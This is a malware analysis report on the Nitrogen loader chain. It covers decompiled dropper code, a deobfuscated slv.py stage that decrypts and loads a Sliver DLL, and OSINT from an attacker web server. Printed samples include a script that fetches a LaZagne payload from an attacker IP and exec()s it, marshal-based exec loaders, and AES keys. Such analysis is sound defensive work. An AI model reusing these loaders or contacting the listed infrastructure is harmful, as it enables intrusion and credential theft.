


Figure 27: Resource ZIP Listing

`original_installer.txt` contains the text of the file that the user was meaning to install, in this case `WinSCP-6.1.1-Setup.exe`. It uses this string to then read the contents of the file within the ZIP. It will then create the string `C:\Users\Public\Downloads` and append the installers filename to it.

```
828  zipObject_cpy = zip_stream_open(
829                  NgTargetResource->lpResource,
830                  NgTargetResource->sizeOfResource,
831                  0xFFFFFFFFi64,
832                  114i64,
833                  key,
834                  Block);
835  *&v618[16] = 0x89D38F98;
836  zipObject = zipObject_cpy;
837  *&v618[20] = 0x8985;
838  *originalInstallerFileName = 0x919C93949A948F92ui64;
839  v618[22] = 0;
840  *v618 = _mm_loadu_si128(&xmmword_7FFE84676D70);
841  *&originalInstallerFileName[8] = 0x91919C898E9394A2ui64;
842  *&originalInstallerFileName[15] = *&v618[15];
843  for ( i = 0i64; i != 22; ++i )                // decrypts to original_installer.txt
844    originalInstallerFileName[i] ^= 0xFDu;
845  if ( zip_entry_open(zipObject, v577) )        // entryname points to String
846                                                // extracts original_installer.txt
847    goto LABEL_14;
848  zip_entry_read(zipObject, buff, size);        // reads contents of original_installer.txt
849  *strchr(buff[0], 10) = 0;
850  zip_entry_open(zipObject, buff[0]);           // extracts WinSCP-g.1.1-Setup.exe
851  strcpy(Downloads, "Downloads\\");             // four lines ends up generated C:\Users\Public\Downloads
852  v633 = _mm_loadu_si128(&xmmword_7FFE84676D80);
853  v494 = _mm_loadu_si128(&v633.m128i_i8[11]);
854  qmemcpy(originalInstallerFileName, "C:\\Users\\Pub", 12);
855  v495 = 0i64;
856  *&originalInstallerFileName[11] = v494;
857  do                                            // does nothing
858  {
859    originalInstallerFileName[v495] = originalInstallerFileName[v495];
860    ++v495;
861  }
862  while ( v495 != 26 );
863  *tmpstring3 = &tmpstring3[16];
864  lengthOfEntry = strlen(v577);                 // entryname now points to Downloads path
865  *v729 = lengthOfEntry;
866  v497 = lengthOfEntry;
```

Figure 28: PythonDropper::stage Decompilation Part 3

Following this it will attempt to drop the WinSCP file at `C:\Users\Public\Downloads` using `zip_entry_fread`. It will also attempt to see if the file is an MSI. If it is, it skips this next portion.

```
930  v502 = strlen(buff[0]);                    // gets strlen of WinSCP file
931  *winscpPath = &winscpPath[16];
932  winscpPath[16] = 0;
933  v503 = v502;
934  *&winscpPath[8] = 0i64;
935  std::string::reserve(winscpPath, *&stcpyOutput[8] + v502);// takes existing string size and expands based on file length
936  if ( 0x3FFFFFFFFFFFFFFFi64 - *&winscpPath[8] < v500 )// error checking
937    std::__throw_logic_error("basic_string::append");
938  std::string::_M_append(winscpPath, v501, v500, v504, v577);
939  if ( 0x3FFFFFFFFFFFFFFFi64 - *&winscpPath[8] < v503 )
940    std::__throw_logic_error("basic_string::append");
941  std::string::_M_append(winscpPath, winscpFileName, v503, v505, v593);// appends exe to file path -> C:\Users\Public\Downloads\WinSCP-6.1.1-Setup.exe
942  v506 = *&winscpPath[8];
943  winSCPPath = calloc(*&winscpPath[8], 4ui64);
944  mbstowcs(winSCPPath, *winscpPath, v506);      // convert string to multibyte
945  zip_entry_fread(zipObject, *winscpPath);      // write file to path
946  strcpy(msi, ".msi");
947  if ( str_ends_with(*winscpPath, v577) )       // checks if path ends with .msi
948    goto LABEL_314;
```

Figure 29: PythonDropper::stage Decompilation Part 4

Create an `NgActionShellExecute` object. This will store the path of WinSCP and be used to execute it later. This object is then appended to the vector mentioned earlier.

```
947  if ( str_ends_with(*winscpPath, v577) )       // checks if path ends with .msi
948    goto LABEL_314;
949  NgActionShellExecute_ = operator new(0x40ui64);
950  v526 = *&winscpPath[8];
951  NgActionShellExecute = NgActionShellExecute_;
952  v528 = *winscpPath;
953  *msi = &msi[16];
954  NgActionShellExecute__ = *&winscpPath[8];
955  // STRCPY START
956  if ( *&winscpPath[8] > 0xFui64 )
957  {
958    *msi = std::string::_M_create(v577, &NgActionShellExecute__, 0i64);
959    v548 = *msi;
960    *&msi[16] = NgActionShellExecute__;
961  }
962  else
963  {
964    if ( *&winscpPath[8] == 1i64 )
965    {
966      msi[16] = **winscpPath;
967      goto LABEL_424;
968    }
969    if ( !*&winscpPath[8] )
970    {
971LABEL_424:
972      v529 = &msi[16];
973      goto LABEL_425;
974    }
975    v548 = &msi[16];
976  }
977  memcpy(v548, v528, v526);
978  v526 = NgActionShellExecute__;
979  v529 = *msi;
980LABEL_425:
981  *&msi[8] = v526;
982  // STRCPY END
983  v529[v526] = 0;
984  NgActionShellExecute->vftable = NgActionShellExecute::vftable;// Shell Execute Action
985  NgActionShellExecute->aes = 0i64;
986  LOWORD(NgActionShellExecute->field_18) = 0;
987  NgActionShellExecute->field_8 = 0i64;
988  NgActionShellExecute->args = &NgActionShellExecute->buffer;
989  NgActionShellExecute->key = 0i64;
990  LOBYTE(NgActionShellExecute->buffer) = 0;
991  std::string::_M_assign(&NgActionShellExecute->args, v577);// copies winscp path into member
992  NgActionShellExecute__ = NgActionShellExecute;
993  std::vector<NitrogenAction *>::_M_realloc_insert<NitrogenAction * const&>(actionVector, 0i64, &NgActionShellExecute__);// inserts action into vector of actions
```

Figure 30: PythonDropper::stage Decompilation Part 5

It will then attempt to create another object `NgActionSleep` and stores 1,000 in the `sleepMS` member variable. This object is also appended to the vector.

```
LABEL_314:
  if ( *winscpPath != &winscpPath[16] )
    operator delete(*winscpPath);
  if ( *stcpyOutput != &stcpyOutput[16] )
    operator delete(*stcpyOutput);
LABEL_14:
  NgActionSleep = operator new(0x20ui64);
  NgActionSleep->vftable = &NgActionSleep::vftable;// Sleep Action
  NgActionSleep->aes = 0i64;
  LOWORD(NgActionSleep->field_18) = 0;
  last = actionVector->last;
  NgActionSleep->field_8 = 0i64;
  NgActionSleep->sleepMs = 1000;
  *originalInstallerFileName = NgActionSleep;
  if ( last == actionVector->end )              // actionVector.pushback(NgActionSleep)
  {
    std::vector<NitrogenAction *>::_M_realloc_insert<NitrogenAction * const&>(actionVector, last, v577);
  }
  else
  {
    *last = NgActionSleep;
    actionVector->last = (last + 1);
  }
```

Figure 31: PythonDropper::stage Decompilation Part 6

The malware will decrypt a string using a Caesar cipher of 4 to `installer.zip`. The script will then load and read `installer.zip` using `zip_entry_open` and `zip_entry_read`. The address of the data is stored with `NitrogenTarget`. Also, it defines a string `%CSIDL_LOCAL_APPDATA%`.

```
  v616[18] = 0;
  NitrogenTarget = operator new(0x48ui64);
  *&NitrogenTarget->vftable = 0i64;
  *&NitrogenTarget->args = 0i64;
  *&NitrogenTarget->buffer = 0i64;
  v29 = _mm_loadu_si128(&xmmword_7FFE84676DA0);
  *&NitrogenTarget->field_40 = 0i64;
  v601 = NitrogenTarget;
  NitrogenTarget->vftable = &off_7FFE84683E60;
  NitrogenTarget->aes = &NitrogenTarget->args;
  *originalInstallerFileName = 0x6168685D706F6A65i64;
  *&v616[16] = 0x6C65;
  *v616 = v29;
  v30 = *&v616[15];
  *&NitrogenTarget->field_18 = 0i64;
  *&originalInstallerFileName[8] = 0x762A5D705D605B6Ei64;
  *&originalInstallerFileName[15] = v30;
  for ( j = 0i64; j != 18; ++j )                // 0x6168685D706F6A65
                                                // 0x762A5D705D605B6E
                                                // 0x6C65
    originalInstallerFileName[j] += 4;          // installer_data.zip
  zip_entry_open(zipObject, v577);
  zip_entry_read(zipObject, &NitrogenTarget->buffer, &NitrogenTarget->size);
  wmemcpy(winscpPath, L"湰齀裮褆淋宥特畹", 8);
  *&v617[16] = 994982718;
  *&v617[20] = 31;
  *v617 = _mm_loadu_si128(&xmmword_7FFE84676DB0);
  *&winscpPath[14] = *&v617[14];
  for ( k = 0i64; k != 21; ++k )
    winscpPath[k] += 6;                         // %CSIDL_LOCAL_APPDATA%
```

Figure 32: PythonDropper::stage Decompilation Part 7

The environment variable `%CSIDL_LOCAL_APPDATA%` is then expanded to `C:\Users\<Current User>\AppData\Local` using `NgTargetPath::build_path`

```
1190  NgTargetPath->qword10 = &NgTargetPath->char20;
1191  *&NgTargetPath->vftable = 0i64;
1192  NgTargetPath->byte40 = 0;
1193  NgTargetPath->qword18 = 0i64;
1194  NgTargetPath->vftable = &NgTargetPath__vftable;
1195  NgTargetPath->path = &NgTargetPath->lengthOfPath.m128_u64[1];
1196  NgTargetPath->lengthOfPath.m128_u64[0] = 0i64;
1197  NgTargetPath->lengthOfPath.m128_i8[8] = 0;
1198  *&NgTargetPath->char20 = 0i64;
1199  NgTargetPath->oword30 = 0i64;
1200  *&stcpyOutput[8] = v47;
1201  *&localAppDataEnv[8] = 0i64;
1202  v50 = operator new(0x20ui64);
1203  v53 = *(v46 + 8);
1204  v54 = v50 + 1;
1205  v55 = v50;
1206  gap14 = v50->gap14;
1207  *&localAppDataEnv[16] = v50 + 1;
1208  csidl = *v46;
1209  *v50->gap4 = v50->gap14;
1210  *originalInstallerFileName = v53;
1211  *localAppDataEnv = _mm_movedup_pd(v50);
1212  if ( v53 > 0xF )
1213  {
1214    v491 = std::string::_M_create(v50, v577, 0i64);
1215    *v55->gap4 = v491;
1216    csidlString = v491;
1217    *v55->gap14 = *originalInstallerFileName;
1218  }
1219  else
1220  {
1221    if ( v53 == 1 )
1222    {
1223      v50->gap14[0] = *csidl;
1224      v58 = v50->gap14;
1225      goto LABEL_35;
1226    }
1227    v58 = v50->gap14;
1228    if ( !v53 )
1229      goto LABEL_35;
1230    csidlString = gap14;
1231  }
1232  memcpy(csidlString, csidl, v53);
1233  v53 = *originalInstallerFileName;
1234  v58 = *v55->gap4;
1235LABEL_35:
1236  *&v55->gap4[8] = v53;
1237  v58[v53] = 0;
1238  *&localAppDataEnv[8] = v54;
1239  NgTargetPath::build_path(v577, localAppDataEnv, v51, v52);// Takes environment path and returns expanded one
```

Figure 33: PythonDropper::stage Decompilation Part 8

```
1238  *&localAppDataEnv[8] = v54;
1239  NgTargetPath::build_path(v577, localAppDataEnv, v51, v52);// Takes environment path and returns expanded one
1240  qword48 = NgTargetPath->path;
1241  fullPath = *&originalInstallerFileName[8];
1242  // Loads expanded path into object start
1243  if ( &NgTargetPath->lengthOfPath.m128_u16[4] == qword48 )
1244  {
1245    if ( *originalInstallerFileName != &originalInstallerFileName[16] )// Path taken
1246    {
1247      NgTargetPath->path = *originalInstallerFileName;
1248      NgTargetPath->lengthOfPath = _mm_loadh_ps(&originalInstallerFileName[16]);
1249LABEL_372:
1250      *originalInstallerFileName = &originalInstallerFileName[16];
1251      qword48 = &originalInstallerFileName[16];
1252      goto LABEL_39;
1253    }
1254  }
1255  else if ( *originalInstallerFileName != &originalInstallerFileName[16] )
1256  {
1257    v61 = NgTargetPath->lengthOfPath.m128_u64[1];
1258    NgTargetPath->path = *originalInstallerFileName;
1259    NgTargetPath->lengthOfPath = _mm_loadh_ps(&originalInstallerFileName[16]);
1260    if ( qword48 )
1261    {
1262      *originalInstallerFileName = qword48;
1263      *&originalInstallerFileName[16] = v61;
1264      goto LABEL_39;
1265    }
1266    goto LABEL_372;
1267  }
1268  if ( *&originalInstallerFileName[8] )
1269  {
1270    if ( *&originalInstallerFileName[8] == 1i64 )
1271      LOBYTE(qword48->vftable) = originalInstallerFileName[16];
1272    else
1273      memcpy(qword48, &originalInstallerFileName[16], *&originalInstallerFileName[8]);
1274    fullPath = *&originalInstallerFileName[8];
1275    qword48 = NgTargetPath->path;
1276  }
1277  NgTargetPath->lengthOfPath.m128_u64[0] = fullPath;
1278  *(&qword48->vftable + fullPath) = 0;
1279  // Loads expanded path into object end
1280  qword48 = *originalInstallerFileName;
1281LABEL_39:
1282  // Clean Up Start
1283  *&originalInstallerFileName[8] = 0i64;
1284  LOBYTE(qword48->vftable) = 0;
1285  if ( *originalInstallerFileName != &originalInstallerFileName[16] )
1286    operator delete(*originalInstallerFileName);
1287  if ( gap14 != *v55->gap4 )
1288    operator delete(*v55->gap4);
1289  operator delete(v55);
1290  if ( v599 != *v46 )
1291    operator delete(*v46);
1292  operator delete(v46);
1293  // clean up end
```

Figure 34: PythonDropper::stage Decompilation Part 9

Following some string manipulation and creation the malware will create another object `NgActionExtractZip` to extract the ZIP to the disk. This object is appended to the object vector. Once again `NgActionSleep` with 1,000 `sleepMS` is created and appended to the vector.

```
1294  NgActionExtractZip = operator new(0x68ui64);  // create NgAction for extracting a zip
1295  LOBYTE(NgActionExtractZip->size) = 0;
1296  NgActionExtractZip->key = &NgActionExtractZip->size;
1297  NgActionExtractZip->aes = NitrogenExtractZipPath;
1298  NgActionExtractZip->vftable = NgActionExtractZip::vftable;
1299  *&NgActionExtractZip->iv = NgActionExtractZip + 88;
1300  LOWORD(NgActionExtractZip->field_18) = 0;
1301  endForExtract = actionVector->last;
1302  NgActionExtractZip->field_8 = 0i64;
1303  NgActionExtractZip->buffer = 0i64;
1304  *(&NgActionExtractZip[1].vftable + 4) = 0i64;
1305  BYTE4(NgActionExtractZip[1].field_8) = 0;
1306  NgActionExtractZip->args = NgTargetPath;
1307  a3a = NgActionExtractZip;
1308  if ( endForExtract == actionVector->end )
1309  {
1310    std::vector<NitrogenAction *>::_M_realloc_insert<NitrogenAction * const&>(actionVector, endForExtract, &a3a);
1311  }
1312  else
1313  {
1314    endForExtract->vftable = NgActionExtractZip;
1315    actionVector->last = &endForExtract->field_8;
1316  }
1317  NgActionSleep_1 = operator new(0x20ui64);
1318  NgActionSleep_1->qword10 = 0i64;
1319  NgActionSleep_1->word18 = 0;
1320  NgActionSleep_1->qword8 = 0i64;
1321  endForSleep = actionVector->last;
1322  NgActionSleep_1->vftable = &NgActionSleep::vftable;
1323  NgActionSleep_1->ms = 1000;
1324  NgActionShellExecute__ = NgActionSleep_1;
1325  if ( endForSleep == actionVector->end )
1326  {
1327    std::vector<NitrogenAction *>::_M_realloc_insert<NitrogenAction * const&>(
1328      actionVector,
1329      endForSleep,
1330      &NgActionShellExecute__);
1331  }
1332  else
1333  {
1334    endForSleep->vftable = NgActionSleep_1;
```

Figure 35: PythonDropper::stage Decompilation Part 10

Following this, the final action object is created, it is of type `NgActionCreateProcess`. It will run `C:\Users\<Current User>\AppData\Local\Notepad\pythonw.exe C:\Users\<Current User>\AppData\Local\Notepad\slv.py` or `%CSIDL_LOCAL_APPDATA%\pythonw.exe %CSIDL_LOCAL_APPDATA%\slv.py`.

One of the final steps of the malware is to run each object of the vector through a loop. During each iteration of the loop 3 functions are called: `::before()`, `::action()`, and `::after()`. The following actions are executed one after the other:

1. `ShellExecute C:\Users\Public\Downloads\WinSCP-8.1.1-Setup.exe`
2. Sleep 1 second
3. Extract ZIP to `C:\Users\<Current User>\AppData\Local\`
4. Sleep 1 second
5. `CreateProcess C:\Users\<Current User>\AppData\Local\Notepad\pythonw.exe C:\Users\<Current User>\AppData\Local\Notepad\slv.py`

```
2226  for ( start = actionVector->first; end != start; ++start )
2227  {
2228    ((*start)->vftable->NgActionVtable::before)(*start, v208, v204);// ShellExecute C:\Users\Public\Downloads\WinSCP-6.1.1-Setup.exe
2229                                                // Sleep
2230                                                // ExtractZip
2231                                                // Sleep
2232                                                // CreateProcess C:\Users\flare\AppData\Local\Notepad\pythonw.exe C:\Users\flare\AppData\Local\Notepad\slv.py"
2233    ((*start)->vftable->NgActionVtable::action)(*start, v208);
2234    ((*start)->vftable->NgActionVtable::after)(*start, v208);
2235    v208 = *start;
2236  }
```

Figure 36: PythonDropper::stage Decompilation Part 11

Following the above actions, one last portion of the malware is executed. It did not seem to have any effects in our analysis, however, the eSentire report mentioned portions from it, so we feel as though it should be referenced.

The following strings are created:

- `C:\Users\<Current User>\AppData\Local\Notepad\python.exe`
- `C:\Users\<Current User>\AppData\Local\Notepad\spoolsv.exe`
- `C:\Users\<Current User>\AppData\Local\Programs\Microsoft\update.exe`

Calls a function `NitroMiddleWare::encode` which creates the string:

```
transacted_hollowing#C:\Users\<Current
User>\AppData\Local\Notepad\python.exe#C:\Users\<Current
User>\AppData\Local\Notepad\spoolsv.exe
```

This string is then encrypted and then base64 encoded.

Creates a file start under `C:\Users\Public\Videos` and writes the following to it:

```
C:\Users\<Current User>\AppData\Local\Programs\Microsoft\Office\update.exe
transacted_hollowing#C:\Users\<Current
User>\AppData\Local\Notepad\python.exe#C:\Users\<Current
User>\AppData\Local\Notepad\spoolsv.exe
```

```
C:\Users\<Current User>\AppData\Local\Programs\Microsoft\Office\update.exe
32rogifOSfmudgjfkQhCfUpbS9jkIORUC+DXT7TkQnppK1FM5fkrBdpTJdVbvHvJYb2OP+C8LE4/1
AQu2FGcLSkGcKLlsfNI1uNd0a2Xg8b2E//uXFnlzMGMluaIsbLIrRssfC03GpGuJXMZrthdFVoX1S
dbnUcz+KWwronu2GWo5hErpLB/bwP6IcuJNEj2O32XIXwHxN9Xx/KKSuOlenP5oEVJugF4ncg8YTm
IDM/W6qeWkFyq6kaOVbi2SFfW3ixzyWIOObd3WO51IPLz4trtpke9dd1uxsLzofcYngoKwgCTEM5F
5jlYli5VqPiAcRc2D8hvSi/v+X3E7Ar3QXOExsXBoi3tpW+yO+eT2BlSwQ==
```

Note the base64 blob is the encrypted version of the string mentioned before. This was mentioned by eSentire to be values for a scheduled task used for persistence, however, in our analysis samples this was not seen. They also mention seeing transacted hollowing; however, this was not evident for our samples.

2.2.3 Stage 2 – slv.py

`slv.py` is a Python source file containing 4,450 lines of Python code, however, only one line is relevant. The other lines of code are junk code to deter analysis. The sole relevant line with actual code appears to be handling Python bytecode.

Removing the chunk of bytecode, the Python is as follows:

```
import marshal,lzma,gzip,bz2,binascii,zlib;exec(marshal.loads(gzip.decompress(SNIP)))
```

```
1
2  class mBDzTCwYulIWRZdESkMLJfnot:
3      def PkYfqFcTsKvyImENzjCtepRou():
4          njsBTWGZmUtchHdqEvIfRxeNk = 'njsBTWGZmUtchHdqEvIfRxeNk'
5          njsBTWGZmUtchHdqEvIfRxeNk = 22204460492503130808472633361816406625
6          #PkYfqFcTsKvyImENzjCtepRouPkYfqFcTsKvyImENzjCtepRou
7      def FXCsAuTGoEPpjyxvrZmwQaNDz():
8          njsBTWGZmUtchHdqEvIfRxeNk = 'njsBTWGZmUtchHdqEvIfRxeNk'
9          njsBTWGZmUtchHdqEvIfRxeNk = 22204460492503130808472633361816406625
10         #FXCsAuTGoEPpjyxvrZmwQaNDzFXCsAuTGoEPpjyxvrZmwQaNDz
11     def JAfKwcTqNzBIpeayCXYlLbWPV():
12         njsBTWGZmUtchHdqEvIfRxeNk = 'njsBTWGZmUtchHdqEvIfRxeNk'
13         njsBTWGZmUtchHdqEvIfRxeNk = 22204460492503130808472633361816406625
14         #JAfKwcTqNzBIpeayCXYlLbWPVJAfKwcTqNzBIpeayCXYlLbWPV
15     def teBwKNxVUoPgpFArQDCacOuiT():
16         njsBTWGZmUtchHdqEvIfRxeNk = 'njsBTWGZmUtchHdqEvIfRxeNk'
17         njsBTWGZmUtchHdqEvIfRxeNk = 22204460492503130808472633361816406625
18         #teBwKNxVUoPgpFArQDCacOuiTteBwKNxVUoPgpFArQDCacOuiT
19     def cobkHXTWgKflQZnGruCOatsdP():
20         njsBTWGZmUtchHdqEvIfRxeNk = 'njsBTWGZmUtchHdqEvIfRxeNk'
21         njsBTWGZmUtchHdqEvIfRxeNk = 22204460492503130808472633361816406625
22         #cobkHXTWgKflQZnGruCOatsdPcobkHXTWgKflQZnGruCOatsdP
```

Figure 37: slv.py Contents

The Python bytecode can be handled in a few ways. It can be disassembled using Python's dis module[5]. Or it can be decompiled using a tool called pycdc[6]. However, the code in `slv.py` is not in the correct format for pycdc. pycdc expects a PYC file, which contains compiled Python bytecode slv.py contains serialized bytecode. I had to generate the bytecode using `dis.Bytecode`, then dump it to a pyc file using `marshal.dump`[7]. pycdc can then ingest the results of the dump. A script used to automate this can be seen at Section 8.2.1.

`slv.y` was ran through 15 layers of obfuscation, so the decompilation script had to run 15 times. However, on the 15th layer the pycdc ran into errors. The opcodes being used in the Python bytecode were not fully supported by pycdc. To get around this I downloaded the source code of pycdc and added stub switch statements to support the missing opcodes and

[5] https://docs.python.org/3/library/dis.html

[6] https://github.com/zrax/pycdc

[7] https://docs.python.org/3/library/marshal.html#marshal.dump

recompiled from source. This would not produce entirely accurate code as the missing opcodes wouldn't do anything but would give a big enough picture to see what's going on overall.

Using this method, I was able to generate a good portion of the final layer, however it still crashed halfway through due to other errors. The code that was produced matched the `pefile` Python module that is available on GitHub which can be seen in Figure 38[8].

[8] https://github.com/erocarrera/pefile

```
# Source Generated with Decompyle++
# File: bytecode15.pyc (Python 3.9)

from ctypes import *
from ctypes.wintypes import *
import urllib.request as urllib
from Cryptodome.Cipher import AES
from Cryptodome.Random import get_random_bytes
from Cryptodome.Util.Padding import pad, unpad
import collections
import os
import struct
import codecs
import time
import math
import string
import base64
import mmap
from collections import Counter
from hashlib import sha1
from hashlib import sha256
from hashlib import sha512
from hashlib import md5
import functools
import copy as copymod
ws2_32_ord_names = {
    104: b'WSAAsyncGetProtoByNumber',
    105: b'WSAAsyncGetProtoByName',
    106: b'WSAAsyncGetServByPort',
    107: b'WSAAsyncGetServByName',
    108: b'WSACancelAsyncRequest',
    109: b'WSASetBlockingHook',
    110: b'WSAUnhookBlockingHook',
    111: b'WSAGetLastError',
    112: b'WSASetLastError',
    113: b'WSACancelBlockingCall',
    114: b'WSAIsBlocking',
    115: b'WSAStartup',
    116: b'WSACleanup',
    151: b'__WSAFDIsSet',
    500: b'WEP' }
oleaut32_ord_names = {
    437: b'VarUI8FromBool',
    438: b'VarUI8FromI1',
    439: b'VarUI8FromUI2',
    440: b'VarUI8FromUI4',
    441: b'VarUI8FromDec',
    442: b'RegisterTypeLibForUser',
    443: b'UnRegisterTypeLibForUser' }
ords = {
    b'ws2_32.dll': ws2_32_ord_names,
    b'wsock32.dll': ws2_32_ord_names,
    b'oleaut32.dll': oleaut32_ord_names }

def formatOrdString(ord_val):
    return 'ord{}'.format(ord_val).encode()


def ordLookup(libname, ord_val, make_name = (False,)):
    """
    Lookup a name for the given ordinal if it's in our
    database.
    """
    names = ords.get(libname.lower())
    if names is None:
        if make_name is True:
```

Figure 38: Start of deobfuscated slv.py

I utilized Pythons dis module to get the remaining code. Using dis, I was able to dump the entire file out in assembly. Since most of the code was recovered with pycdc we were able to skip to the end of the listing. At the end of the listing the definition for main was contained. The main method is rather simple, it loads the `data.aes`. Then it generates the path by calling `get_dll_path` and reads the value returned by the function with `urllib.request.Request`

and `urllib.request.urlopen` and read[9]. This script uses hard coded values to create an AES object to decrypt the `data.aes` file. After the DLL is decrypted, it calls the function `StartW` within the DLL. A snippet of this code can be seen in Figure 39Figure 39.

```
Disassembly of <code object main at 0x7fee2726ac90, file "PyPyPy", line 8874>:
8874           0 LOAD_GLOBAL              0 (get_dll_path)
               2 CALL_FUNCTION            0
               4 STORE_FAST               0 (link)

8875           6 LOAD_CONST               1 (b'OjBPAXt7eRmIfSqV5BoyuOaY3dRhBHUgZmmSqoX17r8=')
               8 STORE_FAST               1 (key)

8877          10 LOAD_CONST               2 (b'PwVxOcxGnNGfNLRxE9t9RQ==')
              12 STORE_FAST               2 (iv)

8878          14 LOAD_GLOBAL              1 (base64)
              16 LOAD_METHOD              2 (b64decode)
              18 LOAD_FAST                1 (key)
              20 CALL_METHOD              1
              22 STORE_FAST               1 (key)

8879          24 LOAD_GLOBAL              1 (base64)
              26 LOAD_METHOD              2 (b64decode)
              28 LOAD_FAST                2 (iv)
              30 CALL_METHOD              1
              32 STORE_FAST               2 (iv)

8880          34 LOAD_GLOBAL              3 (urllib)
              36 LOAD_ATTR                4 (request)
              38 LOAD_METHOD              5 (Request)
              40 LOAD_FAST                0 (link)
              42 CALL_METHOD              1
              44 STORE_FAST               3 (request)

8881          46 LOAD_GLOBAL              3 (urllib)
              48 LOAD_ATTR                4 (request)
              50 LOAD_METHOD              6 (urlopen)
              52 LOAD_FAST                3 (request)
              54 CALL_METHOD              1
              56 STORE_FAST               4 (result)

8882          58 LOAD_FAST                4 (result)
              60 LOAD_METHOD              7 (read)
        >>    62 CALL_METHOD              0
              64 STORE_FAST               5 (buf)

8883          66 LOAD_GLOBAL              8 (AES)
              68 LOAD_METHOD              9 (new)
              70 LOAD_FAST                1 (key)
              72 LOAD_GLOBAL              8 (AES)
              74 LOAD_ATTR               10 (MODE_CBC)
              76 LOAD_FAST                2 (iv)
              78 CALL_METHOD              3
              80 STORE_FAST               6 (decrypt_cipher)

8885          82 LOAD_FAST                6 (decrypt_cipher)
              84 LOAD_METHOD             11 (decrypt)
              86 LOAD_FAST                5 (buf)
              88 CALL_METHOD              1
              90 STORE_FAST               7 (pl)

8886          92 LOAD_GLOBAL             12 (MemoryModule)
              94 LOAD_FAST                7 (pl)
              96 LOAD_CONST               3 (True)
              98 LOAD_CONST               4 (('data', 'debug'))
             100 CALL_FUNCTION_KW         2
             102 STORE_FAST               8 (dll)

8888         104 LOAD_FAST                8 (dll)
             106 LOAD_METHOD             13 (get_proc_addr)
             108 LOAD_CONST               5 ('StartW')
```

Figure 39: main for Deobfuscated slv.py

[9] https://docs.python.org/3/library/urllib.request.html#module-urllib.request

2.2.4 Stage Three – HUNGRY_BEGGAR.dll

This portion of the code was not the focus of the analysis. During the limited time we analyzed it, it seemed to be a compiled Go Binary that was utilizing the open-source tool `gobfuscate`[10]. It was produced by the Sliver framework and would act as the initial foothold on the system for the attackers[11].

3.0 Open-Source Intelligence

3.1.1 Possible variations

During analysis of the first Nitrogen version, we went to the domain that was hosting the malicious python files. The webserver returned the contents of the entire python directory which contained a handful of files which can be seen in Figure 40. Most notably the .zip version of the attack as opposed to an ISO version. The inclusion of variable starting points, and other python scripts could imply that there are variants of the Nitrogen 1.0 attack.



Index of /python

Name	Last modified	Size	Description
Parent Directory		-	
pp	2023-04-25 15:02	567	
pp3.py	2023-04-21 12:01	1.8K	
push.py	2023-04-20 19:37	1.0K	
python.bat	2023-04-21 12:02	2.4K	
python.zip	2023-04-20 19:17	10M	
python_msi_x64.iso	2023-04-26 14:53	17M	
python_msi_x64.zip	2023-04-26 14:30	16M	
unzip.bat	2023-04-21 10:07	677	

Apache/2.4.52 (Ubuntu) Server at linkagainme.com Port 443

Figure 40: /python listing

3.1.1.1 pp

One of the files seen on the webserver was `pp`. It contains similar code to `push.py` and `pop.py`. However, this one will dump the output of `C:\Users\Public\Videos\log.txt` to standard output, in addition it seems to use a different version of TLS.

---

[10] https://github.com/unixpickle/gobfuscate

[11] https://github.com/BishopFox/sliver

```
import urllib.request
import base64
import ssl
import sys
gcontext = ssl.SSLContext(ssl.PROTOCOL_TLS_CLIENT)
gcontext.check_hostname = False
gcontext.verify_mode = ssl.CERT_NONE
request = urllib.request.Request('https://45.81.243.149:8443/lazagne')
base64string = base64.b64encode(bytes('%s:%s' % ('testuser', 'Sup3rP4ss!'),'ascii'))
request.add_header("Authorization", "Basic %s" % base64string.decode('utf-8'))
result = urllib.request.urlopen(request, context=gcontext)
payload = result.read()
sys.stdout = open(r'C:\users\public\videos\log.txt', 'w')
exec(payload)
```

Figure 41: pp listing

3.1.1.2 pp3.py

`pp3.py` attempts to use marshal to load some bytes and then execute it. Marshalling is utilized to serialize data objects in python, this allows one to export the data and import it elsewhere. This is the same technique used in `slv.py` in Nitrogen 2.0. During the first analysis we believed that this was a newer version of `pop.py`. Deobfuscating the Python, this looks like a simpler version of `pop.py/push.py`. It does download `pp` and executes it, unlike `pop.py` and `push.py` which just download the next stage directly.

```
from marshal import loads;exec(loads(
b'\xe3\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x06\x00\x00\x00@\x00\x00\x00s(\x00\x00\x00d\x00d\x01l\x00Z\x00d\x00d\x01l\x01Z\x0
le\x02e\x00\xa0\x03e\x01\xa0\x03d\x02\xal\x01\xal\x01\x83\x01\x01\x00d\x01S\x00)\x03\xe9\x00\x00\x00\x00Ns\xc4\x01\x00\x00\xfd7zXZ\x00\x00\x04\xe6\xd6\x
b4F\x02\x00!\x01\x16\x00\x00\x00t/\xe5\xa3\x01\x01\x84x\x9c\xedT\xcbn\xc20\x10\xfc\x96r\x81\\
\xe6\x95\xd0\x97\xfa\x05=\xb4\xb7*\x92\x15\x92\x05\xdc:vj;U\xe0\xeb\xebub\x9a@\xa5\xlez\xel\x00\x12\x9b\xd9\xf5\xce\xac=\xblB\xa9\x82\xedZjM\xed\xefR\xe
l\xc3\xe0\xl2v\xfl\'\xlc\xdc]\xc2.\xaen^\xdd\xfc\xcdM\xa8!\xlbq\x99\xe6z\xb4\xle&5\xcc\x92:\x0c\xff\xf9_t\xf3\xa7n\xa2_\xbaY\xee\x03\xel\x88\xde\xcek\x0
4k\x04l\x98\xe6>\xcc0\xcc\xf3f\xce*\xc326\x84\xef~\xcdj\x93\xd5\xc93\xf2\xb2K\x0c6\x8b\x9d\xle\xca\xcf\x91=G\xf6\x02kl\xa6$\xa9S\xdc\xe2\xd2>IC5]N\x04\x
